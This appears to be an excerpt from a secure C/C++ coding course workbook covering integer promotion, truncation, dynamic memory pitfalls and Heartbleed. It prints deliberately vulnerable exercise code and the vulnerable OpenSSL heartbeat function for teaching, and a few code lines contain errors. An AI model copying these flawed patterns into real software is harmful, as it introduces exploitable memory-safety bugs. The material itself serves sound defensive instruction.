1 // Taken from ClamAV Antivirus
2
3 static int
4 tnef_message(FILE *fp, uint16_t type, uint16_t tag, uint32_t
5 length)
6 {
7     uint16_t i16;
8     off_t offset;
9     #if CL_DEBUG
10     uint32_t i32;
11     char *string;
12 #endif
13
14     cli_dbgmsg("message tag 0x%x, type 0x%x, length %u\n", tag,
15 type, length);
16
17     offset = ftell(fp);
18
19     /*
20      * a lot of this stuff should be only discovered in debug
21 mode...
22      */
23     switch(tag) {
24         case attBODY:
25             cli_warnmsg("TNEF body not being scanned - if you
26 believe this file contains a virus, submit it to
27 www.clamav.net\n");
28             break;
29     #if CL_DEBUG
30         case attTNEFVERSION:
31             /*assert(length == sizeof(uint32_t))*/
32             if(fread(&i32, sizeof(uint32_t), 1, fp) != 1)
33                 return -1;
34             i32 = host32(i32);
35             cli_dbgmsg("TNEF version %d\n", i32);
36             break;
37         case attOEMCODEPAGE:
38             /* 8 bytes, but just print the first 4 */
39             /*assert(length == sizeof(uint32_t))*/
40             if(fread(&i32, sizeof(uint32_t), 1, fp) != 1)
41                 return -1;
42             i32 = host32(i32);
43             cli_dbgmsg("TNEF codepage %d\n", i32);
44             break;
45         case attDATEMODIFIED:
46             /* 14 bytes, long */
47             break;
48         case attMSGCLASS:
49             string = cli_malloc(length + 1);
50             if(fread(string, 1, length, fp) != length) {
51                 free(string);
52                 return -1;

```

```
53         }
54         string[length] = '\0';
55         cli_dbgmsg("TNEF class %s\n", string);
56         free(string);
57         break;
58     default:
59         cli_dbgmsg("TNEF - unsupported message tag 0x%x
60 type 0x%d length %u\n", tag, type, length);
61         break;
62 #endif
63     }
64
65     /*cli_dbgmsg("%lu %lu\n", (long)(offset + length),
66 ftell(fp));*/
67
68     fseek(fp, offset + length, SEEK_SET);
69
70     /* Checksum - TODO, verify */
71     if(fread(&i16, sizeof(uint16_t), 1, fp) != 1)
72         return -1;
73
74     return 0;
75 }
```

Integer Promotion Rules

Secure Coding : C/C++

Integer Promotion Rules

When integer values are used in arithmetic operations there are rules that are followed to determine how those values should be interpreted or perhaps even cast to different types. These are known as the typical integer promotion rules.

While these rules are very important, especially from the point of view of secure coding, most programmers are only vaguely familiar with these rules. In fact, the exposure that most programmers have to these rules is a result of running into what appear to be unusual conversion problems within their code. Once these problems are solved, the programmer simply moves on, rarely taking the time to fully understand the promotion rules.

Changing Sizes

- Integral types can and will change
 - Very necessary if you think about it
 - Any arithmetic operation that increases the size could potentially overflow that particular type
 - We must promote to something bigger automatically
 - It's all behind the scenes
 - We have to know how it works
 - We have to beware of side effects

Secure Coding : C/C++

The idea behind the integer promotion rules is that integer types can and will change sizes. In fact, if you think about it, this is an absolutely necessary activity. Any arithmetic operation that potentially increases the magnitude of the value naturally has the potential to increase that value beyond the boundaries defined for that particular type. It is possible, in the course of the operations, that the final result will fall into the boundaries defined for that particular type. However, during the operations, we may have an intermediate value that is significantly larger.

To accommodate this, the standard library and compiler take care of all of the integer promotion behind the scenes. This means that our integer values are automatically promoted to bigger types, but not necessarily “when necessary.” If we are operating on two different types, the promotion will occur to promote the smaller type to a corresponding larger type that can be used in a calculation with the other operand. The only difference is if the types in question are smaller than an integer. In that case, operands are *always* promoted to integers as a minimum size in arithmetic operations.

If this is behind the scenes, why is it that we need to understand how these function? The answer is that these integer promotions can have serious side effects. If we are unaware of what is happening, and what the side effects are, we can end up with vulnerabilities in our code.

Can Lead to Truncation Errors

- Consider this:

```
David-Hoelzers-iMac:Secure C Exercise Example code dhoelzer$ cat short\ to\ int\
promo.c
int main()
{
    short a, b;
    a = b = 1;
    a += b;
}
David-Hoelzers-iMac:Secure C Exercise Example code dhoelzer$ gcc -Wall -o t shor
t\ to\ int\ promo.c
short to int promo.c: In function 'main':
```

- The += operator automatically promotes these shorts to ints
- The final assignment truncates back to a short

Secure Coding : C/C++

As a simple example, consider the values listed in the slide above. In this case, we have two short values, A and B. They are initially set to the value one, and then A is incremented by the value of B. Please notice that with a value of “all” sent to the warnings option for the compiler, we have a warning that tells us that we have a promotion occurring between a short and an integer.

The reason that we get this warning is that this potentially creates a situation where the value of the result might be truncated. Why did the promotion occur? The promotion takes place because we are taking two values and performing in arithmetic add. Since the operands are of different types *and* they are smaller than an integer, there is clearly a need to promote the operands and the intermediate value. In this case, the operands are promoted to be integers and, of course, the intermediate value will therefore be an integer. However, this intermediate result is then truncated to the short value.

In our simple example, this has no negative side effect. You can see, however, that this could have a side effect if we were dealing with values closer to the boundary for the maximum value of a short integer.

Truncation

- This may not be a big deal
 - We're using shorts
 - Our values never exceed a short
- Then again it might
 - Result is wider than our final type
 - Result is signed and the upper byte is truncated!!
 - Narrow type compared to wider type as an upper/lower bound

Secure Coding : C/C++

What if we were dealing with a larger data type? In particular, what if we were dealing with an operation that could result in a value that exceeds the maximum or minimum values for the type in question?

Imagine, for instance, that our result is wider than the final type. Imagine further that this value is a negative value. In this case, regardless of the method for storing signed values, the sign bit in the most significant position will be truncated. This means that we have a type or value that changes from a negative to a positive value. Furthermore, depending how those signed types are represented, this can be a very difficult problem to troubleshoot. The magnitude bits are not always obvious in their interpretation.

An additional potential problem is what occurs when we have a narrow type being compared to a wide type as either an upper or lower bound. Depending on how the promotion rules are applied we can end up with unexpected results. Understanding these promotion rules, then, becomes very important.

Promotions, Ranks & Conversions

- Conversions & promotions take place implicitly and explicitly
 - `x = (unsigned int) y;`
 - `char1 = char3 + char4;`
- Defined in C99 standard

Secure Coding : C/C++

These promotions and conversions are all defined within the C11 standard²³. The various conversions and promotions can take place both implicitly and explicitly. For example, if we were to explicitly typecast the variable Y as an unsigned integer then there is no need for an implicit conversion to take place.

On the other hand, if we were to add two character values together to create a third, then a standard conversion and promotion would take place. Both of the individual character values, likely eight bit values, would automatically be promoted to integer values. Once the conversion has been done, the two values are added to create an intermediate value. This intermediate result is then copied into the character destination. Along the way, it will automatically be converted back to a character field. This is actually an example of where truncation can occur.

²³ An excerpt of the C11 standard, specifically a portion of §6, has been included as an appendix for your reference on page 335.

Integer Promotions

- Rule of thumb: Prevents overflows
 - Types with size_t smaller than int are automatically promoted to int
 - Allows the following to evaluate correctly:

```
1 unsigned char a,b,c;  
2 b = 100;  
3 c = 4;  
4 a = (b * c) / 2;
```

Secure Coding : C/C++

The rule of thumb for understanding when and how integer promotions occur is to appreciate that they are designed to prevent overflows. For this reason, the general rule is that any type with a size smaller than integer will automatically be promoted to an integer value if any arithmetic operation will take place. This allows you to take shorter values, for instance the ones listed in the example on the slide, and come up with correct arithmetic results.

Using the example in the slide, if no integer conversions or promotions were to take place, consider what the result would be when finally assigned to the variable A. The value of B would be multiplied by four. With the automatic integer promotion, an intermediate value of 400 can be used. However, without the promotion, the intermediate value would be 145. Can you see why that's the case?

Next, the value 145 would be divided by two. The result, after having the decimal portion truncated, would be 72. Clearly, this is a long way from the correct answer, 200. Integer promotions and conversions allow this type of arithmetic operation to occur without any particular interaction from the programmer. It provides a great deal of convenience without needing to be overly concerned with actual representation within memory.

Conversion Ranks

- Every integer type is assigned a conversion rank
 - Ranks are important for arithmetic conversions
 - C11 specifies specific rules for these
 - See notes
 - Goes back to rule of thumb

Secure Coding : C/C++

In order to determine how the conversions will occur, the standard requires or specifies a series of conversion ranks. The conversion rankings define precisely how various integer types will be promoted and under what circumstances. Specifically, the ranks specify which types take precedence in the conversion operations.

All of this goes back to the rule of thumb; we are attempting to avoid overflow errors. As a result, the rules do make sense and can even be derived once the principle is understood. Here is a general rule: integer types are never converted to integer representations of lower rank. If the conversion occurs, the conversion will always convert all values up to a higher rank value that can contain the entire range of the various types used in an arithmetic expression.

Arithmetic Conversions

- What to do during operations
 - Both operands same type, no conversion
 - Both same size, higher ranking wins
 - Unsigned rank \geq rank of other operand, signed converted to unsigned
 - Greater ranked signed operand can represent all values for unsigned, convert to signed
 - Failing these, both converted to greatest rank unsigned matching rank of signed type

Secure Coding : C/C++

Let's discuss some specific situations. If an arithmetic operation is to occur and both operands are of the same type, provided that they are already at least the size of an integer, no conversion is necessary.

If the two operands are of the same size but different types, then the higher-ranking integer type is preferred and both operands are converted to that type.

If the unsigned rank of one of the operands is greater than or equal to the rank of the other operand, then a signed operand will be converted to be the unsigned type. This specific situation can sound confusing and may appear to corrupt our arithmetic operation. However, with two's complement representation, the unsigned version of the signed type can still be used to arrive at a correct result.

If one of the operands is assigned a value with a greater ranking and that signed value can be used to represent all possible values for an unsigned operand, then both operands are converted to the greater rank signed type.

Failing all of these conditions, all of the operands will be converted to the greatest unsigned ranking type that matches the highest ranked signed type involved in the operation. In this way, these rules will serve to protect from many overflow conditions.

Why Do We Care?

- There can be serious side effects
 - Conversions to unsigned accomplished through zero extension
 - Conversions to signed accomplished through sign extension
- What happens to the result??

Secure Coding : C/C++

As a reminder, let us consider again why it is that we care how integer conversions take place. While it is true that these are behind the scenes and rarely result in problems, when we are dealing with values that approach the limits for a particular type, there can be serious side effects.

Consider two examples. If there is a need to convert to an unsigned type from a signed type, this is accomplished through zero extension. This means that all high order bits that are added to the unsigned value will automatically be set to zero. However, when converting to a signed type, sign extension occurs. This means that the value of the most significant bit is shifted to the far left of the resulting conversion. As you can imagine, this can have a serious impact on the final resulting value. This is especially true when there is a need to convert that value back to a smaller type. We may end up with inadvertent truncation in a situation where it seems the truncation should not have occurred.

Order of Operations

- Just because you can doesn't mean that you should

- This code came across my desk in a code review in December:

```
malloc(20*c|-(20*(uint64)(unsigned int)c>>32!=0))  
malloc(6*n|-(3*(uint64)(unsigned int)(2*n)>>32!=0))
```

- Would you like to debug that?

Secure Coding : C/C++

Promotions and conversions are clearly quite important, but it's also exceptionally important to know the proper order of operations as defined by C99 and C11. The two lines of code in the slide came across my desk in a code review in 2015. If you can just look at those two lines and immediately know what the allocation will be, my hat is off to you. You are a far better programmer than I! Still, take a moment to look it over and see if you can figure out what's going on here.²⁴

More likely, you are being confronted with this weird, cryptic and arcane magic that relies on order of operations to properly come up with a memory allocation. Think seriously before you ever do something like this. In fact, if you feel the need to do this, wouldn't you agree that a (multi-line) comment would be *completely* appropriate here to break this whole thing down into its constituent parts? Without this, can you imagine being a future programmer who is asked to debug this?

²⁴ These two evaluations can be found in a piece of working code in `06-bad-practices`. Once again, notice that this code will compile cleanly with absolutely no warnings!

Exercise!

- Please consider the code examples presented in your book
 - Identify value ranges that will create side effects
 - Identify value ranges that will operate as expected
 - Feel free to try this code out experimentally

Secure Coding : C/C++

To illustrate these problems, we have included several examples of code from real-world applications that include vulnerabilities caused by type conversions and truncation. While we don't want to turn this into a math class, see if you can estimate the value ranges that will create side effects for the code that has been included. Also, please see if you can come up with general ranges that should operate as expected.

Remember that you have been provided with a virtual machine that can be used to test any piece of code you like. Feel free to work with these code examples on that virtual machine as well as working with them within the workbook itself. A copy of these code samples has also been included on the virtual machine so that you do not need to type them in by hand.

After an appropriate period of time, the instructor will call for class discussion and see what kinds of findings have resulted.

```
1 // Example 1: Simple
2
3 int main(int argc, char *argv[]){
4     unsigned short s;
5     int i;
6     char buf[80];
7
8     if(argc < 3){
9         return -1;
10    }
11
12    i = atoi(argv[1]);
13    s = i;
14
15    if(s >= 80){                /* [w1] */
16        printf("Oh no you don't!\n");
17        return -1;
18    }
19
20    printf("s = %d\n", s);
21
22    memcpy(buf, argv[2], i);
23    buf[i] = '\0';
24 }
```

```
1 // Example 2: Common Pattern
2
3 int myfunction(int *array, int len){
4     int *myarray, i;
5
6     myarray = malloc(len * sizeof(int));    /* [1] */
7     if(myarray == NULL){
8         return -1;
9     }
10
11     for(i = 0; i < len; i++){                /* [2] */
12         myarray[i] = array[i];
13     }
14
15     return myarray;
16 }
```

```
1 // Example 3
2
3 int catvars(char *buf1, char *buf2, unsigned int len1,
4             unsigned int len2){
5     char mybuf[256];
6
7     if((len1 + len2) > 256){    /* [3] */
8         return -1;
9     }
10
11     memcpy(mybuf, buf1, len1);    /* [4] */
12     memcpy(mybuf + len1, buf2, len2);
13
14     do_some_stuff(mybuf);
15
16     return 0;
17 }
```


Dynamic Memory Management

Secure Coding : C/C++

Dynamic Memory Management

Now that we've covered the causes of most vulnerabilities that result from built-in types, we'll turn our attention to dynamic memory management. Dynamic memory management will take us beyond the realm of simple null-terminated byte strings. Our focus now will be on arbitrary data types and memory structures.

As we consider this material, keep in mind that some of the principles remain the same. For instance, though we're not dealing with a standard character array, most memory structures can be viewed or thought of in terms of array structures. For us, this means that all of the typical problems that occur as a result of poorly managed character strings and arrays apply to arbitrary data structures as well.

We should also keep in mind that the integer issues that we discussed in the last section clearly apply to dynamic memory management as well. In fact, integer issues are more likely to occur when working with dynamic memory management than they are when working with null-terminated byte strings.

Dynamic Memory Management

- Great improvements here on most major platforms
 - We must still exercise caution
 - C code is portable...
 - ...the platform it ends up on may not have the same protections!
 - Always code defensively

Secure Coding : C/C++

Dynamic memory management in programming environments has come a long way. These days, most platforms and libraries include all kinds of protections to prevent the most common dynamic memory management errors from taking place. Even so, we must keep in mind that code written in these languages is designed to be portable. The platform that our code ends up running on may not have the same protections as the one on which it is originally written.

Even if our code is written with a very specific platform in mind, we really do not know where our code will end up. This is especially true if we are creating a library that will be used within our organization for multiple programming projects. For us this means that we must always code defensively.

Just as a basic example, these languages do not include what is known as garbage collection. There are a number of third-party libraries and even some platforms that will automatically take care of garbage collection, but as a programmer we cannot rely on garbage collection occurring since it is not part of the standard definition of the language. Consider the Apple platform. This platform now includes ARC (Automatic Reference Counting) for the Objective-C language. However, both for backwards code compatibility and for performance reasons, the programmer can decide to completely disable the ARC system.

Manage Your Memory

- If you allocate it, deallocate it
 - If you're not sure, investigate!!!
 - Objective C:
 - Some functions create objects, some don't
 - Some functions dispose of objects, some don't!
 - It's our job to make sure we know which are which!
 - Only free memory that you allocate
 - Understand when to use free or destroy

Secure Coding : C/C++

For this reason, the rule of thumb is that if you allocate memory you are also responsible for deallocating the memory. What if you're not sure if a particular function will either allocate or deallocate memory for you? Then you *must* investigate.

As an excellent example of this please consider the Objective-C language. The Objective-C language, which is used predominantly on Macintosh systems, has a fairly well defined standard. These days, the standard for the Objective-C language is really maintained by Apple Computer. Even so, some functions that seem as though they should create objects don't. Other objects that seem as though they should take care of disposing of objects don't. The result for us is that we must make sure that we know which functions are which, and verify that no memory leaks are being created.

In an effort to avoid memory leaks, I have sometimes seen programmers that try to free everything. This too is a mistake. We should only ever free memory that we actually allocate. We must also understand when to use the free or destroy or even delete functions.

Alloca

- `void *alloca(size_t size)`
 - Advantages:
 - Very fast
 - No memory fragmentation
 - Automatically deallocated
 - Disadvantages:
 - You're allocating memory on the stack
 - Misuse of free!

Secure Coding : C/C++

Before digging into any of the other memory allocation and deallocation strategies, we should mention the `alloca` function. This function, while grouped with dynamic memory management functions, actually operates completely differently. All of the other dynamic memory management functions that we used in these languages make use of the heap. This function allocates space on the stack. You can expect to find this type of allocation in an embedded environment.

There are some advantages to using this strategy. The first is that it is very fast. There is no additional memory management overhead, no additional data structures to maintain, and no need to take care of deallocation. There are some disadvantages, however. The first is that you're actually allocating memory on the stack. This is of concern because, first of all, the stack tends to be somewhat limited in terms of size, especially when compared to the heap. Another potential consideration is that by allocating space on the stack we are putting the data into something that is designed to be transitory, and which may commingle this data, or at least the memory locations, with data from other functions. This shouldn't be a big concern since we would always initialize memory before use, but it is something to be aware of.

The other major concern is that some programmers use this function unaware that you should never use the `free` function with memory that has been allocated in this way. To do so is a critical error.

Malloc

- `void *malloc(size_t size)`
 - Allocates a memory region of at least `size_t` and returns a pointer
 - Memory is *not* cleared
 - Common error: Begin using malloc'd memory
 - You must initialize the memory in most cases
 - Possible to inadvertently double-free

Secure Coding : C/C++

The more common way to allocate dynamic memory is to use the `malloc` function. This function takes a single parameter, an unsigned integer value of type `size_t`, that specifies the total amount of memory that must be allocated for this buffer. It is interesting to note that `malloc` will actually return a memory region of at least the size specified. If the memory region of at least this size cannot be located, then the function will return a null value.

There are several common errors involved in the use of dynamic memory allocated with this function. The very first one is to assume that it always succeeds. Whenever an attempt is made to allocate memory, we should carefully ensure that the allocation has been successful.

Another common error is to begin to use the memory area immediately. If we are beginning to store data in the memory, this may be insignificant. However, we must keep in mind that this type of allocation does not clear the memory first. In most cases, it is entirely appropriate to initialize the memory first.

The third most common error, one that is often cared for by some of the library protections that have been implemented in recent years, is inadvertently causing a double free to occur. The typical way that this happens is that we call `free` in the normal code branch. Then, in an alternate code branch, perhaps involved in error checking, we inadvertently include an additional `free`. Freeing the same memory area twice can lead to heap corruption, and even to arbitrary code injection.

Casting Malloc

- I know what Kernigan & Ritchie says about casting malloc
 - It's wrong
 - Or at the very least, it's out of date
 - Based on original (char *)malloc(size)
- Do not cast the return of malloc!
 - It can easily conceal errors from you!

Secure Coding : C/C++

There's something that we need to get out of the way before we go any further. Programmers today who call malloc and its fellows have an absolutely terrible habit of casting the return value. *Do not do this!!* Here are a few reasons why:

- It's not necessary. The entire *point* of something that is a void* is that you can assign it to *any pointer* without needing to cast it!
- Casting the return of malloc can easily conceal error conditions from you!

With that out of the way, I am fully aware of what K&R²⁵, at least in older versions, states and uses as examples. Bear in mind that this book is quite dated and, especially when bridging the gap between ANSI and non-ANSI C²⁶, code examples show the return of malloc, calloc and realloc being cast. The most likely reason for this is that in the original implementations of C, malloc was defined as having a (char *) return type, which at the time would have been equivalent to a "byte pointer" type, perfect for pointing at arbitrary memory.

Later, in the ANSI C specification, this was changed to what we use today: void *. *Do not cast the return of malloc, calloc or realloc!* It is both unnecessary and dangerous.

²⁵ If you are a C or C++ programmer and haven't heard of Kernigan and Ritchie, I'd be quite surprised. This is (or at least was for many, many years) *the* C bible.

²⁶ ANSI C was a brand new thing at the time of the first revision. In fact, K&R more or less *formalized* what ANSI C was!

Consider This Code

```
int main()
{
    char *ptr; int i;
    ptr = malloc(256);
    for(i = 0; i != 256; i++) { ptr[i] = 1; }
    free(ptr);
    ptr = malloc(256);
    for(i = 0; i != 256; i++)
    {
        if((i % 32) == 0) { printf("\n"); }
        printf("%x ", ptr[i]);
    }
    printf("\n");
    return 0;
}
```

Exercise!

Secure Coding : C/C++

Consider the code above. Looking at this code, can you see any potential issues? There are actually several. Please take a few minutes to see what you can identify. After you have examined this code, please compare your findings with the results printed on the next page. See if you can come up with an explanation for why these results are produced. Remember, the source code for this exercise is also included in the virtual machine in the `07-malloc` directory if you wish to work with it directly.²⁷

²⁷ Please note that the output will not match what you see on the next slide! Different architectures will absolutely have different behaviors!

Explain This Output

[illegible]

Exercise!

Please consider this output in the context of the code from the last page. After considering this code carefully, perhaps even working with it in the virtual machine, see if you can explain this output in addition to identifying any flaws that you see in the code. After appropriate period of time, the instructor will call for class comment and see if we can derive an answer.

Malloc Oddities

- How will Malloc behave?
 - `Ptr = malloc(0);`
 - `Ptr = malloc(-1);`
 - Memory is full:
`ptr=malloc(1024);`

Secure Coding : C/C++

There are some additional oddities in how malloc behaves that need to be considered. For example, what happens when it is called with an argument of zero? What if a negatively signed value is passed in? What if there is no more memory available and we try to allocate some?

The first one, that of a zero argument, is unpredictable. There is no standard behavior. What's interesting about this particular call is that attempting to allocate zero bytes of memory, logically, will always succeed. Unfortunately, this means that we could attempt to allocate memory with an inappropriate value, verify whether or not a null is returned, and then begin to use that memory when no memory has in fact been allocated.

In truth, most libraries will actually allocate a minimum amount of memory and return a pointer to that value. Unfortunately, this minimum amount of memory is almost never enough memory for whatever you're trying to store. This leads immediately to heap corruption. This can also lead, via heap corruption, to arbitrary code injection and execution.

I'm sure that the first time you consider allocating the value -1 your reaction is that this will simply fail. However, remember that integer values will undergo typical conversions and promotions. That's not exactly what's happening here, but, unless we have warnings enabled, this signed value will automatically be implicitly cast to the appropriate unsigned type. More often than not, this leads to us attempting to allocate a vast amount of memory. In fact, this may even fail, but if we don't test to see if it was successful, we can end up with a null pointer dereference.

Similarly, attempting to allocate memory after memory is full should result in a null value being returned by the allocation function. It is so rare that an allocation function will return a null that it is actually very common for programmers to make a simple mistake of not verifying that memory allocation was successful. In fact, I'm sure you could easily imagine how coupling and allocation of -1 with another valid allocation will almost always lead to one of the two failing. This again leads to a null pointer dereference situation.

Calloc

- `void *calloc(size_t num, size_t size)`
 - Effectively the same as `malloc`
 - Clears the memory before returning a pointer
 - Will be slower than `malloc`
 - Why?

Secure Coding : C/C++

As an alternative, the `calloc` function will both allocate and clear a region of memory. Under the hood, these `malloc` and `calloc` are usually equivalent with `calloc` performing an extra step. In fact, it is quite common that `calloc` implementations will actually call the `malloc` function and then perform a `memset` to clear the memory.

This function is considered to be a more secure alternative for one simple reason; that is, it clears the memory. However, this function will also be slower to execute. The obvious reason is that clearing the memory will take some additional cycles. For this reason, many programmers prefer to use one over the other.

What's Wrong With This?

```
#include<stdio.h>
#include<stdlib.h>

int main()
{
    float *ptr;
    int i;
    ptr = calloc(1, sizeof(float));
    *ptr += 15;
    printf("%f\n", *ptr);
    return 0;
}
```

Secure Coding : C/C++

In this slide we have a very interesting example. Here we find that `calloc` is being used to allocate and clear memory. After the memory is allocated where adding it a value of 15 to the floating point value that the pointer is pointing at. What will be the result?

In this case, the result is undefined. That may sound surprising, especially since this function will have cleared the memory. While it is entirely true that the memory has been cleared, it has been cleared from an integer perspective. On some platforms this will be equivalent to the representation for a zero value for a floating point. However, we cannot make this assumption. On other platforms, the resulting zeros may not be an appropriate representation for a zero value for a floating point. As a result, our calculation may come up with a number that varies wildly from the expected value of 15.

Realloc

- `void *realloc(void *ptr, size_t size)`
 - **ptr must* be a pointer returned by `malloc`, `calloc` or `realloc`
 - It will still work if it wasn't... but you're in the realm of "Undefined Behavior"
 - Returns a pointer to a (possibly different) memory region
 - Contains contents of **ptr* up to *size*
 - Area beyond *size* is uninitialized

Secure Coding : C/C++

Our next function allows us to reallocate memory. For this to function correctly, the pointer that we pass to this function must be a pointer generated with one of its complementary functions. Of course, you can pass it a pointer that was not allocated with one of these functions, but at that point you are passing into the realm of undefined behavior. It is likely that in many situations it will be successful, but it is equally possible that you will discover situations in which your program crashes badly and inexplicably.

The pointer returned by this function may be pointing to the same memory area or a new memory area. It really depends on the current state of the heap and whether or not any chunks immediately surrounding this chunk are available. A nice side benefit of using this function is that it will automatically perform a memmove to copy all of the contents pointed to in the original memory location to the new memory locations, up to a maximum of the new size that has been specified. Of course, if the new area is larger, all of the memory beyond that size will be uninitialized.

Potential Problems

- Dangling pointers
 - More than one pointer into a region
 - Region realloc'd
- Double-free
 - If realloc is successful *and* the memory is moved, the original pointer is free()'d
 - Don't do it again!
 - At best a crash
 - At worst a serious vulnerability

Secure Coding : C/C++

There are some common errors involved in the use of these functions. For instance, after re-allocating the memory, the original pointer must be freed. Who will perform this free? Well, if the reallocation was successful and the memory was successfully moved, then the original pointer will be freed during the reallocation call. Therefore, it is an error, albeit a common error, to attempt to free this memory pointer again.

In this situation, the *best* result we can hope for is that the program will crash. This may sound surprising, but the worst scenario is that we have just created a very serious heap corruption vulnerability.

Another potential problem is that we can end up with more than one pointer into a region. For instance, the original pointer that we were using should be set to null after we have successfully reallocated the memory. Failure to do so, or beginning to reuse any other pointer into that original memory region leads us to accessing an uninitialized and possibly unallocated region of memory, even though it still appears to contain valid data. This is a particularly difficult problem to identify since the data in that memory appears to be valid data. Remember that this is the case because this was the former location of that data.

Free

- `void free(void *ptr)`
 - Frees memory previously allocated
 - Must be memory allocated with `malloc`, `calloc` or `realloc`
 - Standard library does nothing to verify this!
 - Value of `ptr` is unchanged after call

Secure Coding : C/C++

The `free` library function goes hand-in-hand with these previous three function calls. Like the other related calls, this function should only be used on pointers that are pointing to the beginning of memory that has been allocated with one of the other functions. The library itself will make no effort to validate that this is the case, which means that we can create serious errors by calling `free` on a pointer not allocated with these functions.

Another potential problem is that the `free` call simply makes that chunk of memory available within the pool of memory available in the heap. Nothing is done to the pointer that was passed to `free`. In fact, in most cases, the majority of the memory to which that pointer is a handle remains unmodified. Whenever a pointer is freed, best practice is to immediately set that pointer to the value `null`. This prevents us from inadvertently accessing the allocated memory.

Pointer Best Practice

- Whenever a pointer is in an unknown state it should be set to null
 - Uninitialized, freed, realloc'd, etc.

```
...  
free(ptr);  
ptr = null;  
...
```

Secure Coding : C/C++

In fact, we can go a step further with our best practice. Whenever a pointer is in an unknown state, it should always be set to null. This includes when a memory pointer is freed, but also before it is initialized, when memory is being reallocated, and any other situation in which the status of any particular pointer is unknown.

This is not a difficult task. It means that we should find the recipe listed in the slide in all cases where a pointer is in an unknown state. Some even choose to define a macro to automatically enforces this behavior. Personally, I avoid macros for situations like this. I prefer to use macros to simplify complex repeated tasks. In this case, it is repeated code, but it is very, very simple.

More Pointer Security

- Work to encapsulate pointer usage
 - Keep careful track when more than one pointer references a region
 - Try to keep all of them within a single piece of code
 - Verify pointer validity before accessing
 - Keeping invalid pointers null is critical for this

Secure Coding : C/C++

One of the best things that we can do to improve the security of pointers and dynamic memory within our code is to encapsulate all pointer and memory access into a single piece of code. In many ways, C++ does this naturally if we allow it to. In C++, if we were to create a complex data structure using dynamic memory, we would expect to find that implemented in a single object. Within that object, all of the memory access functions would be encapsulated into tightly controlled and contained pieces of code.

While this is the preferred way to do things in C++, there's nothing to enforce this. You can easily write very loose code as well. What we're suggesting is that, regardless of the language in use, all pointer references to dynamic memory should be encapsulated into easy to understand, compartmentalized, functions or objects.

Encapsulating our access in this way allows us to verify pointer validity before any access is performed. It also takes care of ensuring that the pointers are always set to null since there is only one approved, or a completely mediated, method of accessing the dynamic memory.

It may be, however, that you are very concerned with speed. In this case, the multiple function calls to perform these memory accesses may seem unnecessary. This could be an ideal place for the use of macros. Using macros in these locations allows us to have consistent encapsulated code, while still providing fast and efficient code.

Dynamic Memory and C++

- In many ways, C++ is an object implementation on top of C
 - All of the C dynamic memory management issues persist here
 - Extremely important to properly match allocations and frees

Secure Coding : C/C++

Before we go any further, I would just like to point out that all of the dynamic memory issues that exist in the C programming language also exist with C++. In a very real way, the C++ language is simply an object orientation on top of C.

This means that we can make all of the same errors that can be made in the C language within C++. However, within C++, there are some additional mistakes that we can make. One of these mistakes is to mix and match our allocation and deallocation calls.

C++ Memory Management

- How variables are allocated controls where they are in memory
 - Static allocations are on the stack
 - Dynamic allocations are on the heap
 - This isn't really different than C
 - It might look different, though!

Secure Coding : C/C++

Let's consider some examples. In both languages, how variables are allocated will control where they're located in memory. In other words, will the variable be allocated onto the heap as part of the global variables or dynamic memory, or will it be allocated onto the stack.

The reason why this topic is important is that within the C++ language it may be difficult to discern which location is being used for specific types of variables. Let's see how this works.

Static Allocation

- C & C++
 - Stored on the stack

```
int main()
{
    char *ptr;
    int i;
    char string[20];
}
```

Secure Coding : C/C++

The method used to declare a variable will govern where in memory that variable will be stored. For example, here we can see static allocations. A static allocation means that both the variable type and size can be determined at the time that the variable is initially declared.

Some have the mistaken belief that pointers are always located in the heap. While it's true that the actual data when it is dynamically allocated will be put on the heap, the actual pointer itself is a static declaration. For this reason, it is located on the stack.

Declaring a single integer, character, or floating-point value will also cause the memory to be allocated on the stack. This probably isn't surprising. What may be more surprising is that arrays of definite size are always allocated on the stack as well.

As an exception, global variables are allocated in a different location. Here, however, we are looking at variables that are scoped into a particular function.

Dynamic Allocation

- C++
 - Stored on the heap

```
int main()
{
    char *string;
    int *number;
    string = new char[strlen(80)];
    number = malloc(sizeof(int));
}
```

Secure Coding : C/C++

Dynamic allocation, however, always takes place on the heap. This is true for both languages. For instance, in the slide you can see that two pointers are created. One is a character pointer and the other is an integer pointer. The pointers themselves will be stored on the stack, but the allocated memory will be on the heap.

Heartbleed

- Perfect example
 - Dynamic allocation using a calculated value from user input
 - Creates an edge condition of sorts
 - Consider the code in the notes
 - Before and after code included
 - Lines in bold are particularly interesting

Secure Coding : C/C++

A perfect, recent example of a dynamic allocation flaw that lead to very serious information disclosures is the Heartbleed attack. This attack leveraged a previously undetected flaw in the memory allocation strategy for a feature in the OpenSSL implementation of SSL.

The attack takes advantage of a flaw in the response to what is called a “Heartbeat” packet. Heartbeat packets are not unique to SSL. In fact, they are pretty common in network based application. They are intended to provide periodic stimulus to the endpoints so that they can keep track of whether or not the connection is still alive. What’s so interesting in this case is that the RFC specifying SSL behaviors with regard to the heartbeat is vague regarding some aspects of implementation. The implementer in the OpenSSL package chose to make this feature available *prior* to the establishment of an authenticated session.

The fact that the flaw manifests before the session is authenticated is what makes this attack so powerful. It means that even if a site is using client side certificates for authentication, the exploit can retrieve arbitrary bits of memory even *without* completing the authentication successfully!

At the root of the flaw is a memory allocation based on a calculated value. The calculated value is based on a piece of input that comes from a network packet and which is never verified to be of the proper size or range. Consider the bold face sections below that highlight the flaw in the first chunk of code and the patch that was applied in the second chunk of code.

```

1  int
2  dtls1_process_heartbeat(SSL *s)
3  {
4      unsigned char *p = &s->s3->rrec.data[0], *pl;
5      unsigned short hbtype;
6      unsigned int payload;
7      unsigned int padding = 16; /* Use minimum padding */
8
9      /* Read type and payload length first */
10     hbtype = *p++;
11     n2s(p, payload);
12     pl = p;
13
14     if (s->msg_callback)
15         s->msg_callback(0, s->version, TLS1_RT_HEARTBEAT,
16                         &s->s3->rrec.data[0], s->s3->rrec.length,
17                         s, s->msg_callback_arg);
18
19     if (hbtype == TLS1_HB_REQUEST)
20     {
21         unsigned char *buffer, *bp;
22         int r;
23
24         /* Allocate memory for the response, size is 1 byte
25          * message type, plus 2 bytes payload length, plus
26          * payload, plus padding
27          */
28         buffer = OPENSSL_malloc(1 + 2 + payload + padding);
29         bp = buffer;
30
31         /* Enter response type, length and copy payload */
32         *bp++ = TLS1_HB_RESPONSE;
33         s2n(payload, bp);
34         memcpy(bp, pl, payload); ← Here's where the magic happens!
35         bp += payload;
36         /* Random padding */
37         RAND_pseudo_bytes(bp, padding);
38
39         r = dtls1_write_bytes(s, TLS1_RT_HEARTBEAT, buffer, 3 + payload
40 + padding);
41
